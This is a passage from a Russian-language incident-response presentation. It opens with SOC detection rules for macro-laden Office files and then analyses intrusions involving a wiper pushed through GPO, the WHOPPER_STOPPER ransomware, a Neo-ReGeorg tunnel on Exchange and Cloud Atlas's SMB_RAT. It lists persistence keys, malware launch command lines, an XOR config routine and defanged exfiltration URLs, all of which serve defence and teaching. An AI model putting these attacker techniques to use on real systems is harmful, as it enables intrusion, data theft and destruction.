exclf.ScriptEngine)
SOC_win_run_macro_in_file	history contains "SOC_win_start_file_with_macro" && (path iendswith "\\d3d10_1core.dll" || path iendswith "\\amsi.dll")
SOC_win_start_file_with_macro	(ParentImage iendswith "\\Outlook.exe" || ParentImage iendswith "\\Thunderbird.exe" || ParentImage iendswith "\\DM.exe" || ParentImage iendswith "\\chrome.exe" || ParentImage iendswith "\\browser.exe" || ParentImage iendswith "\\firefox.exe" || ParentImage iendswith "\\msedge.exe") && (exclf.Office) && (cmdl icontains ".docm" || cmdl icontains ".dotm" || cmdl icontains ".xlam" || cmdl icontains ".xlm" || cmdl icontains ".xlsb" || cmdl icontains ".xlsm" || cmdl icontains ".xltm" || cmdl icontains ".potm" || cmdl icontains ".ppsm" || cmdl icontains ".pptm" || cmdl icontains ".sldm")
SOC_susp_file_from_office	exclf.Office && name.lower matches "*\\appdata\\local\\temp*" && (name iendswith ".exe" || name iendswith ".dll")
SOC_suspicious_load_assembly	not path contains "." and not (path == "Anonymously Hosted DynamicMethods Assembly" or cmdl icontains "\\zabbix\\" or path == "Microsoft.GeneratedCode" or path == "PSEventHandler" or path contains "." or cmdl icontains "\\ipamprovisioning.ps1" or app iendswith "\\SmartConsole.exe" or path == "ComSnippets" or path == "Snippets" or app iendswith "\\sqlservr.exe" or app iendswith "\\conhost.exe" or app iendswith "\\smss.exe" or app iendswith "\\GitExtensions.exe")


Кейс №4. DFIR и Open Source

Созданы объекты GPO и задачи на установку инсталляционного пакета через сервер антивируса с целью запуска пакета MSI под видом кумулятивного обновления. Итог: ключевые сервера инфраструктуры выведены из строя и на запускаются.

Восстановлено из кэша RDP




Активность администратора домена в ночное время



Проблемы:

1. Почтовый сервер – это виртуальная машина, и он также попал в список выведенных из строя.
2. Выведен из строя сервер vSphere Storage, на котором лежали файлы виртуальных жестких дисков серверов.
3. Дата вывода из строя совпала с датой выплаты зарплат сотрудникам.
4. Приостановлена работа всех критичных бизнес-процессов.

Кейс №4. Neo-ReGeorg



Путь к инструменту для туннелирования трафика:

C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\ExpiredToken.aspx

Кейс №4. WHOPPER_STOPPER


```
18001acc0   u_.pdf_18001acc0   u".pdf"
18001acd0   u_.png_18001acd0   u".png"
18001ace0   u_.ppt_18001ace0   u".ppt"
18001acf0   u_.pptx_18001acf0  u".pptx"
18001ad00   u_.psd_18001ad00   u".psd"
18001ad10   u_.pst_18001ad10   u".pst"
18001ad28   u_.rar_18001ad28   u".rar"
18001ad38   u_.res_18001ad38   u".res"
18001ad48   u_.rll_18001ad48   u".rll"
18001ad58   u_.rtf_18001ad58   u".rtf"
18001ad70   u_.sql_18001ad70   u".sql"
18001ad80   u_.svg_18001ad80   u".svg"
18001ad90   u_.sys_18001ad90   u".sys"
```

Предварительно заданные расширения файлов

Disasm: .text | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports

Offset	Name	Value	Meaning
1C010	Characteristics	0	
1C014	TimeDateStamp	FFFFFFFF	воскресенье, 07.02.2106 06:28:15 UTC
1C018	MajorVersion	0	
1C01A	MinorVersion	0	
1C01C	Name	1CE3C	SLAVAUKRAINI.dll
1C020	Base	1	
1C024	NumberOfFunc...	1	
1C028	NumberOfNames	0	
1C02C	AddressOfFunc...	1CE38	
1C030	AddressOfNames	0	
1C034	AddressOfNam...	0	

Оригинальное имя файла одной из библиотек



Применение методов противодействия динамическому анализу

```
000975A2                    align 4
000975A4                    db  43h ; C
000975A5                    db  3Ah ; :
000975A6                    db  5Ch ; \
000975A7 aCiWorkspaceNet    db 'CI\workspace\NETEX\WHST\WHOPPER_STOPPER\bin\x64\Release\COMLaunch'
000975A7                    db 'er.pdb',0
```

Предполагаемый путь до репозитория с проектом

Кейс №4. Вывод

Если имеется возможность использовать какой-либо готовый инструмент, который может помочь в анализе артефактов, то используй его.

Кейс N°5. А когда нужно? Или синергия DFIR и TI

Часть хронологии событий инцидента, относимая к самому раннему этапу активности группировки Cloud Atlas

16:27:27	SNAPSHOT	DC (Windows - DC); user (Windows Account - AD); term-02 (Windows - Server);	Исследование скриптов групповых политик
			//DC/SYSVOL/contoso.com/scripts/WallPapers/erkin.vbs
			//DC/SYSVOL/contoso.com/scripts/{7BFF6EF-4DF...}/Machine/Scripts/Startup/Set-Screen.ps1

17:41:48	SNAPSHOT	user (Windows Account - AD); term-02 (Windows - Server);	Доступ пользователя user к директории BRUTE
16:44:13	SNAPSHOT	user (Windows Account - AD); term-02 (Windows - Server);	Пользователем user в директории ProgramData созданы файлы, аналогичные инцидентам позднее. C:/ProgramData/users2.txt C:/ProgramData/passwords.txt C:/ProgramData/log.txt
08:00:36	EVTX	user (Windows Account - AD);	Менее чем за сутки наблюдается аномальный всплеск активности пользователя user 12 миллионов событий вплоть до 18 часов Объемы логов настолько большие, что на указанный период приходится пятая часть всех логов с контроллеров домена CONTOSO
14:03:05	EVTX	DC2 (Windows - DC); user (Windows Account - AD);	Предпринята попытка валидации учетных данных пользователя user с хоста Desktop-R42979A
14:30:00	EVTX	user (Windows Account - AD);	Аномальный всплеск активности пользователя user 1.5 миллиона событий вплоть до 16 часов

Кейс №5. Паттерны поведения

- **\Microsoft\Windows\SoftwareProtectionPlatform\Servicing Update** — запланированная задача.
- **\Microsoft\Windows\Ras\DiagLogEvent** — запланированная задача.
- **HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\aspnet_state** — ключ автозапуска.
- **HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WFDSConMgrSvc** — ключ автозапуска.
- **n.bat** — скрипт установки OpenSSH.
- **hpupdate.exe** — tor.exe, используемый для проксирования RDP порта для доступа извне.
- **ringo.bat** — скрипт установки RDPWrapper.
- **C:\ProgramData\WindowsDefender\SecSys\SecuritySystrayw.exe** — python.exe, используемый для запуска скрипта и эксфильтрации документов.

Кейс №5. Арсенал

SMB_RAT | Tor Proxy | PaExec | PsExec | OpenSSH


RDP Wrapper | Impacket (smbexec, addcomputer, s4u2self) | Ntdsutil

PowerShower | VBShower | Advanced IP Scanner | Certipy | noPac

На момент сканирования рабочей станции PC-665 были запущены следующие вредоносные процессы:

- Имя пользователя, запустившего процессы: admin
- Командная строка запуска: **"C:\Windows\System32\wscript.exe" /B**
- **"C:\Users\user\AppData\Roaming\Microsoft\Windows\prolapse.xml:prolapse.vbs"**
- Командная строка запуска: **rundll32.exe C:\ProgramData\SoftwareDistribution\loser.dll DG4npnAq6C2G**

Кейс N°5. SMB_RAT v4.1_prod



Директория с проектом

Один из вариантов командной строки запуска:

"C:\ProgramData\WindowsDefender\SecSys\SecuritySystrayw.exe" C:\ProgramData\WindowsDefender\SecSys\v.3 -ip C:\ProgramData\WindowsDefender\SecSys\sys -c C:\ProgramData\WindowsDefender\SecSys\loc -A -L

где **v.3** – основной скрипт,
loc – конфигурационный файл,
sys – список хостов.

```
sp = 27
with open(domain, 'rb') as f:
    result_connect = f.read()
result_connect = bytearray(result_connect)
for i, val in enumerate(result_connect):
    result_connect[i] = val ^ sp
```

Функция шифрования конфигурационного файла

Структура конфигурационного файла:

username, password – учетные данные от пользователя домена в открытом виде - слабые пароли,
domain – имя домена для подключения по SMB,
need_folders, no_need_folders, format_files – фильтр по формату и расположению файлов,
host – url для отправки сформированных архивов при помощи post (hxxps://update-version[.]net/),
wd_host – url для отправки сформированных архивов при помощи протокола webdav по учетным данным, лежащим рядом (hxxps://webdav.opendrive[.]com/),
key – пароль от архива.

Тезисы

- Пренебрегает логами СЗИ, средствами мониторинга и 3rd Party Apps
- Недостаточно внимательно исследует артефакты/события
- Отказывается от использования готовых инструментов
- Не исследует внешнюю инфраструктуру заказчика
- Ошибается с интерпретацией Timestamp

Исполнитель


Злоумышленник

- Использует легитимное/нежелательное ПО
- Активно исследует инфраструктуру
- Оставляет запасные точки входа
- Эксплуатирует возможности удаленного управления у СЗИ
- Тоже человек и может ошибаться

Жертва\Заказчик

- Допускает наличие теневых активов
- Не имеет средств мониторинга и/или хранения логов
- Использует один пароль от различных сервисов (зачастую слабый)
- Поздно обращается с просьбой провести IR\CA

Самое интересное из мира кибербезопасности у нас в Telegrem-канале!



@RTINFOBEZ

Нам доверяют

Ростех
РТ-Энергоэффективность
РТ
Развитие бизнеса
Ростех
Техприемка
Ростех
KAMAZ
ОАК
Объединенная авиастроительная корпорация
ОДК
КБП
СИБЕР
Нацимбио
Высокоточные комплексы
УВЗ
НОВИКОМБАНК

Контакты

Адрес: 117587, г. Москва, Варшавское шоссе, дом 118, корпус 1

Tel.: +7 (499) 390-79-05

E-mail: info@rt-ib.ru

Сайт: rt-ib.ru

РТ
Информационная безопасность